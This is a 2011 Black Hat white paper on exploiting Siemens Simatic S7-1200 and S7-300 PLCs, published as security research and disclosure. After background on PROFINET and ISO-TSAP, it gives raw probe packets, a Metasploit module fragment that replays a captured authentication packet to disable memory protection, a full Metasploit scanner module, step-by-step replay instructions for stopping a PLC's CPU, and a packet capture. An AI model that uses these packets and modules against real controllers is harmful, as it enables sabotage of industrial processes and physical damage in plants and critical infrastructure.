# Exploiting Siemens Simatic S7 PLCs

**Prepared for**
**Black Hat USA+2011**

**By Dillon Beresford**
**dberesford@nsslabs.com**

**July 8, 2011**

*"It is said that if you know your enemies and know yourself, you will not be imperiled in a hundred battles; if you do not know your enemies but do know yourself, you will win one and lose one; if you do not know your enemies nor yourself, you will be imperiled in every single battle." – Sun Tzu (The Art of War)*

## ABSTRACT

This white paper is a roadmap for new and emerging threats against industrial control systems (ICS) and the protocols on which field devices rely to communicate with control systems across a network. Protocols such as International Standards Organization Transport Service Access Point (ISO-TSAP RFC 1006) and others were designed, in the past, without any security in mind. These protocols were intended to be open and reliable, not secure. In fact, most Programmable Logic Controllers (PLCs) were also built on the assumption that security was unnecessary as long as the device was deployed inside an "air gap" network. However, recent events, such as the widespread dissemination of Stuxnet, have demonstrated that this is not a safe assumption on which to base critical design implementation decisions. We must consider where these devices are deployed; PLCs are used in power plants (including nuclear), pipelines, oil and gas refineries, hydroelectric dams, water and waste, and weapon systems. We cannot simply rest idle and wait for something to fail or, worse, explode. We must act now, and we must be diligent in mitigating these issues. ICS vendors together with the help of ICS-CERT should work with independent security researchers to promote responsible disclosure. In this paper we will discuss, reconnaissance, fingerprinting, replay attacks, authentication bypass methods, and remote exploitation, and how these techniques can be used to attack a Siemens Simatic S7 PLC.

*Contents*

# 1. Introduction

The deployment of inherently insecure protocols implemented across industrial control system (ICS) networks is increasing at an unprecedented rate. This is due mainly to the fact that performance, resiliency and product feature requests typically take priority over security. This paper will cover a number of product vulnerabilities in the Siemens Simatic S7 PLCs. We will also demonstrate how an attacker could perform reconnaissance against the PLC and exploit attack scenarios using the Metasploit Framework, as well as how to write your own exploit module to target a PLC.

## 1.1 Programmable Logic Controllers

Programmable Logic Controllers (PLCs) are important because these devices are responsible for controlling critical processes in the field; our entire way of life depends on them. Although not always apparent, these devices are found in many different industries, including places in which you wouldn’t even expect them to be found. PLCs have been around for over three decades - one of the first was designed to assist the automotive manufacturing industry in the 1980s. Today they are used in just about every critical process your mind can imagine, and they are considered essential to field automation.

For example, you might find a modular PLC on any factory floor, inside a power plant, on an oil & gas-drilling site, or even inside a control room near a train station. Engineers rely on these devices to automate various processes that require ladder logic and several different input and output layouts. They are designed for maximum uptime, resiliency and performance.

## 1.2 The Evolution of PLCs

PLCs help automate numerous tasks that keep the electricity flowing to our homes, businesses and factories. For something that seems so vital and important to our way of life, it seems unimaginable that security considerations would be so completely ignored when PLC vendors were designing their products. Although updating and, in some cases, replacing these devices is not a trivial task for most of the organizations using them in live deployments, it is not too late to step back and reevaluate ways to implement new standards and make security a top priority. The lack of security in PLCs is the elephant in the room. It’s huge, it stinks, and yet still nobody wants to discuss it. The time has come to change that. This is the perfect opportunity for Siemens to set a precedent for other vendors and take the lead in control system security.

### 1.2.1 Communication

In recent years, PLCs have evolved. Antiquated technology has been replaced with seamlessly connected devices, utilizing common networking standards, such as IEEE 802.3 Ethernet and IEEE 802.11 Wi-Fi. With recent changes in automation protocols, devices also currently support faster data transfer rates, accelerated processing capabilities, and considerably more storage capacity for more complex logic. A list of automation protocols exists on Wikipedia. For this white paper and the presentation, we will focus only on those that apply to the Siemens Simatic S7 product line. The ones we will actually exploit are using PROFINET and communicate across TCP/IP port 102 (ISO-TSAP).

### 1.2.2 Protocols

The Siemens Simatic S7 PLCs use PROFINET, which is based on Ethernet, and considered by many to be the most reliable fieldbus standard currently in use. Although it is clear why Siemens has utilized PROFINET, it is unfortunate that security was not factored in when these products were being designed initially.

The PROFINET standard was designed to create a truly open and ubiquitous interconnected environment between industrial automation and common networking standards and protocols. The idea was to facilitate the management of hundreds or thousands of PLC devices distributed throughout an industrial environment by a single person (or small team) via a centralized management system. The ability to manage multiple network-connected devices from a central location makes it very cost effective and efficient. PROFINET now supports Ethernet, HART, ISA 100 and Wi-Fi. It also supports legacy buses for older devices to remove the need to replace legacy systems, thus helping to further reduce cost.


Supported Protocols[1]:

- TCP/IP with reaction times at 100ms
- RT (Real-Time) protocol w/10ms cycles
- IRT (Isochronous Real-Time) w/1ms cycles

Today there are over 3 million PROFINET devices deployed worldwide, projected to rise to 4 million by 2013. A significant number of these devices are the Siemens Simatic S7 PLCs, although the exact number is unknown.

[1] Sources: http://en.wikipedia.org/wiki/PROFINET_IO, http://www.allthingsprofinet.com/, http://www.profibus.com/technology/profinet/

Figure 1.1 PROFINET devices in use 2013 projection.




Wireshark supports PROFINET recording that will permit the analysis of the Ethernet message frames. The attacks we are discussing are not against PROFINET itself, but it is important to cover it in this paper because we are using PROFINET to connect the PLCs to our test network. The S7 attacks we are going to learn about use the International Standards Organization Transport Service Access Point (ISO-TSAP) protocol, as does the Siemens engineering software.

The Simatic TIA and Step 7 engineering software rely on the ISO-TSAP protocol for management. This is the standard protocol for communicating with and programming all S7 Programmable Logic Controllers made by Siemens. Other vendors also use the ISO-TSAP protocol, but we are only covering the Simatic products.

The internals of TSAP were based on RFC 793 and RFC 791 that make up TCP/IP. This allows us to record packets going to and from the engineering workstation to the PLC, and makes the Simatic PLCs a prime target for attackers who are able to reverse the protocol and craft their own packets based on the traffic moving across an automation network. Everything required to do this is in the Step 7 engineering software application.

## 1.2.4 Programming

Engineers and programmers rely on application software that allows the operator to design ladder logic in order to control the process attached to the PLC. Ladder logic is a programming language that represents a program by a graphical diagram based on the circuit diagrams of relay logic hardware. It is widely used to program PLCs, where sequential control of a process or manufacturing operation is required. This control software usually supports multiple PLCs by the vendor. For this paper and presentation we will only focus on the Simatic Totally Integrated Portal (TIA) Engineering Framework. The specific PLCs we are discussing in this paper and during the Black Hat presentation are the Siemens Simatic S7-1200 and S7-300. Although many of the techniques could apply to other protocols and hardware from other vendors, such as Rockwell and GE, it is outside of the scope of this project.Figure 1.2 Screen Capture of the Step 7 v10 Totally Integrated Automation Portal (TIA)




At the time of this writing STEP 7 v11 is the latest version of programming software offered by Siemens. It supports a wide array of products. The S7-1200, S7-300 and S7-400 are managed and programmed using Step 7. The software offers the programmer the ability to configure hardware parameters, such as the IP address, time of day, firmware, type of communication, as well as to run diagnostics.

Step 7 TIA Portal supports the following features.

- Programming
- Communication
- Diagnostics
- Testing

Figure 1.3 Screen Capture of the Step 7 v10 Totally Integrated Automation Portal (TIA)



Device overview

| Module | Slot | I address | Q addre... | Type | Order no. | Firmware | Comment |
|---|---|---|---|---|---|---|---|
| PLC_2 | 1 | | | CPU 1212C AC/DC/Rly | 6ES7 212-1BD30-0XB0 | V1.0 | |
| DI8/DO6 | 1.1 | 0 | 0 | DI8/DO6 | | | |
| AI2 | 1.2 | 64...67 | | AI2 | | | |
| | 1.3 | | | | | | |
| HSC_1 | 1.16 | | | High spe... | | | |
| HSC_2 | 1.17 | | | High spe... | | | |

Protection

No prote...
Write pro...
[● Read/writ...]

Selects one of three protection levels to protect the CPU against unauthorized access. Depending on which protection level is set, read or write online access to the CPU may require the correct password to be entered on the programming device (PG).
With full protection, it is not possible under any circumstances to download a program to the CPU.
Overview of the CPU properties
Setting options for the level of protection

Read/write protection

Password for read/write access

Password: ••••••••••••••

## 2. Leveraging Open Protocols

If we send the ISO-TSAP client packets from the TCP stream, all we need do to dissect the TCP stream and forge our own packets, then send selected packets back to the PLC in order to compromise it. Due to the fact that ISO-TSAP packets are sent in plain text it is a relatively simple process to reverse engineer them and make modifications where needed. This essentially allows us to replicate any tasks the operator would normally perform with the programming and management software, including, but not limited to, turning off the CPU, disabling memory protection, and uploading new project files to the PLC. An attacker could also place a backdoor on the PLC by storing malicious code at the EOF of the Simatic project, or by changing the ladder logic on the device.

For example, if a motor on a centrifuge was configured to rotate at a specific number of revolutions per minute (RPM), we could either change that rate (potentially causing damage to the centrifuge) or stop it altogether (potentially damaging other equipment in the plant). Continual fluctuation of the programmed speed may even cause an explosion, which could lead to a catastrophe.

If we were to compare ISO-TSAP to the TELNET protocol or HTTP, we will find some commonalities. Everything is transmitted in plain text, for example. If an attacker were to record the traffic, they could easily extract data such as user names, passwords, commands, negotiated sessions, logic, etc. Any of these variables could lead to a full system compromise of the PLC. Attackers could also perform a man in the middle (MITM) attack against the engineering workstation while it is transmitting information to the PLC. Interestingly enough the Simatic PLCs under test, use each of these protocols, and services. The S7-300 has a telnet server and web server running on it, and the S7-1200 supports both HTTP and HTTPS (the proprietary Siemens PLC web server is known as “SimaticHTTP.”) These have yielded some interesting results during my fuzzing session against the S7-300 and S7-1200.

Another overlooked attack vector is referred to as the *replay attack*. This is different from a MITM attack, although equally dangerous, and is in some ways more useful in scenarios such as ours where we are not dealing with encrypted packets. One benefit is that it appears as non-malicious traffic to an inspection device. The only difference between normal control packets and the forged packets is the source.


In our case, if the user wants to communicate with the Simatic S7 PLC, the device might require a password. This assumes the PLC is password protected in the first place, which most are not. Bear in mind that most plant operators believe that these devices are typically running inside a protected or “air gapped” network, and would not expect an attack against a PLC. Recent statements by industry members, including Siemens, however, acknowledge that true air gapped networks are not as common as they should be. Even if a PLC were to shut down in the middle of production, the first thought of the engineer would be mechanical failure as opposed to an external attack.

If the real user sends an authentication packet to the PLC, the device then makes a comparison to verify that the password or hash from the user’s packet matches the one inside of the project file stored in the PLC’s memory.

If the condition is true, the device flips a bit and allows read/write/execute permission to the PLC’s memory. So, like GI-Joe says, now you know, and knowing is half the battle. But what else can we do with a packet containing a hash? Well, we could generate our own auth packets. We could also generate a library of auth packets and crack them. Or we can simply insert and replay any packets we like against the PLC and authenticate ourselves as the user.


## 2.1 ISO-TSAP Packets

Figure 1.4 ISO-TSAP S7 Probe Client Request



```
char peer0_0[] = {
0x03, 0x00, 0x00, 0x16, 0x11, 0xe0, 0x00, 0x00,
0x00, 0x7e, 0x00, 0xc1, 0x02, 0x06, 0x00, 0xc2,
0x02, 0x06, 0x00, 0xc0, 0x01, 0x0a };
```

Figure 2.1 S7 Metasploit Module with Auth Packet for the S7-1200



```
simatic_s7_disable_mem_protect_pp.rb *
/opt/metasploit3/msf3/modules/auxiliary/admin/plcs/simatic_s7_disable_mem_protect_pp.rb
pkt=[
        "\x03\x00\x00\x16\x11\xe0\x00\x00"+     # => S7 generic probe packet
        "\x00\x6b\x00\xc1\x02\x06\x00\xc2"+
        "\x02\x06\x00\xc0\x01\x0a",

        "\x03\x00\x00\xad\x02\xf0\x80\x72"+     # => S7 authentication packet
        "\x01\x00\x9e\x31\x00\x00\x04\xca"+
        "\x00\x00\x00\x01\x00\x00\x01\x20"+
        "\x30\x00\x00\x01\x1d\x00\x04\x00"+
        "\x00\x00\x00\x00\xa1\x00\x00\x00"+
        "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
        "\x00\x15\x16\x53\x65\x72\x76\x65"+
        "\x72\x53\x65\x73\x73\x69\x6f\x6e"+
        "\x5f\x33\x30\x36\x46\x38\x32\x41"+     # => S7 ServerSession_306F82AF
        "\x46\xa3\x82\x21\x00\x15\x00\xa3"+
        "\x82\x28\x00\x15\x00\xa3\x82\x29"+
        "\x00\x15\x00\xa3\x82\x2a\x00\x15"+
        "\x09\x50\x4c\x43\x54\x45\x53\x54"+
        "\x45\x52\xa3\x82\x2b\x00\x04\x01"+
        "\xa3\x82\x2c\x00\x12\x01\xc9\xc3"+
        "\x80\xa3\x82\x2d\x00\x15\x00\xa1"+
        "\x00\x00\x00\xd3\x81\x7f\x00\x00"+
        "\xa3\x81\x69\x00\x15\x15\x53\x75"+
        "\x62\x73\x63\x72\x69\x70\x74\x69"+
        "\x6f\x6e\x43\x6f\x6e\x74\x61\x69"+
        "\x6e\x65\x72\xa2\xa2\x00\x00\x00"+
        "\x00\x72\x01\x00\x00",

        "\x03\x00\x00\x07\x02\xf0\x00",
li=35 co=89 INS (LF)
```

## 2.2 S7 Auxiliary Module Baseline for Metasploit

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

            include Msf::Exploit::Remote::Tcp
            include Msf::Auxiliary::Scanner
            include Msf::Auxiliary::Report

            def initialize
                        super(
                         'Name'                    => 'Siemens Simatic S7-1200 PLC Scanner',
                         'Version'                 => '$Revision: 1 $',
                         'Description'             => 'Locates Simatic S7-1200 PLC device info.',
                         'Author'                  => 'Dillon Beresford <dberesford@nsslabs.com>',
                         'License'                 => MSF_LICENSE
                         )
                         register_options([ Opt::RPORT(102)], self.class)
              end

def run_host(ip)
begin
pkt  = [             "\x03\x00\x00\x16\x11\xe0\x00\x00"+
                     "\x00\x2c\x00\xc1\x02\x06\x00\xc2"+
                     "\x02\x06\x00\xc0\x01\x0a",
                     "\x03\x00\x00\x07\x02\xf0\x00"
         ]

                     connect()
                     pkt.each do |i|
                     sock.put("#{i}")
                     sleep(1)
                     end
                     data = sock.get_once().lstrip.gsub(/[ÐÀÁÂ#ðÊ!ðü&ðü_r^ð*ü<\"Ô,\r\n\/]/,'').chomp
                     print_good("#{ip} is up, iso-tsap is open.")
                     print_status("Packet scraping PLC device configuration.")
                     print_status("Identification: #{data}".chomp)
                     report_note(
                     :host     => "#{ip}",
                     :port     => "102",
                     :proto    => 'tcp',
                     :type     => "Siemens Simatic S7-1200 PLC",
                     :data     => Rex::Text.encode_base64("#{data}")
                     )
                     disconnect()
                     rescue ::EOFError
                     end
            end
end
```

## 2.3 The Devices under Test

PLC1 6ES7 212-1BD30-0XB0 AC/DC => S7-1200
PLC2 6ES7 212-1BD30-0XB0 AC/DC => S7-1200
PLC1 6ES7 321-1BH02-0AA0 AC/DC => S7-300
PLC2 6ES7 321-1BH02-0AA0 AC/DC => S7-300

Firmware Version: V02.00.02
Engineering Software: Step 7 Basic 10.5 SP2

$500.00 per S7-1200 unit w/trainer
$2,000.00 per S7-300 unit w/trainer

## 2.4 Replay Attack and DUT

First, launch wireshark or your favorite packet capturing tool, then you need to start up Step 7 and connect to the target PLC on the network. Next, you must issue a CPU STOP command and wait for the command to finish. Once your PLC's CPU has stopped, stop capturing packets and follow the TCP stream for the ISO-TSAP conversation between the engineering software and the PLC.

Figure 2.2 Simatic Step 7 TIA Portal CPU STOP






Figure 2.3 S7-1200 packet capture follow TCP stream



Filter: tcp.stream eq 0

```
No.   Time      Source         Destination    Protocol Info
    2 0.760108  192.168.1.31   192.168.1.30   COTP     DT TPDU (0) EOT
    3 0.775565  192.168.1.30   192.168.1.31   COTP
    4 0.781522  192.168.1.31   192.168.1.30   TCP      q=15274454 Ack=7127543 Win=8192 Len=0
    6 1.770081  192.168.1.31   192.168.1.30   COTP
    7 1.781292  192.168.1.30   192.168.1.31   COTP
    8 1.882104  192.168.1.31   192.168.1.30   TCP      q=15274489 Ack=7127570 Win=8192 Len=0
    9 2.786860  192.168.1.31   192.168.1.30   COTP
   10 2.805528  192.168.1.30   192.168.1.31   COTP
   11 2.882063  192.168.1.31   192.168.1.30   TCP      q=15274524 Ack=7127597 Win=8192 Len=0
   12 3.803780  192.168.1.31   192.168.1.30   COTP
   13 3.816141  192.168.1.30   192.168.1.31   COTP
   14 3.881968  192.168.1.31   192.168.1.30   TCP      q=15274559 Ack=7127624 Win=8192 Len=0
   15 4.823869  192.168.1.31   192.168.1.30   COTP
   16 4.840582  192.168.1.30   192.168.1.31   COTP
   17 4.882025  192.168.1.31   192.168.1.30   TCP      q=15274594 Ack=7127651 Win=8192 Len=0
   18 5.833732  192.168.1.31   192.168.1.30   COTP
   19 5.850123  192.168.1.30   192.168.1.31   TCP      q=7127651 Ack=15274629 Win=4096 Len=0
   20 5.855677  192.168.1.30   192.168.1.31   COTP
   21 5.881980  192.168.1.31   192.168.1.30   TCP      q=15274629 Ack=7127678 Win=8192 Len=0
   23 6.849694  192.168.1.31   192.168.1.30   COTP
   24 6.860922  192.168.1.30   192.168.1.31   COTP
   25 6.882057  192.168.1.31   192.168.1.30   TCP      q=15274664 Ack=7127705 Win=8192 Len=0
   26 7.866679  192.168.1.31   192.168.1.30   COTP
   27 7.885149  192.168.1.30   192.168.1.31   COTP     DT TPDU (0) EOT
   28 7.981892  192.168.1.31   192.168.1.30   TCP      49169 > iso-tsap [ACK] Seq=15274699 Ack=7127732 Win=8192 Len=0
```

Figure 2.4 S7-1200 TCP Stream



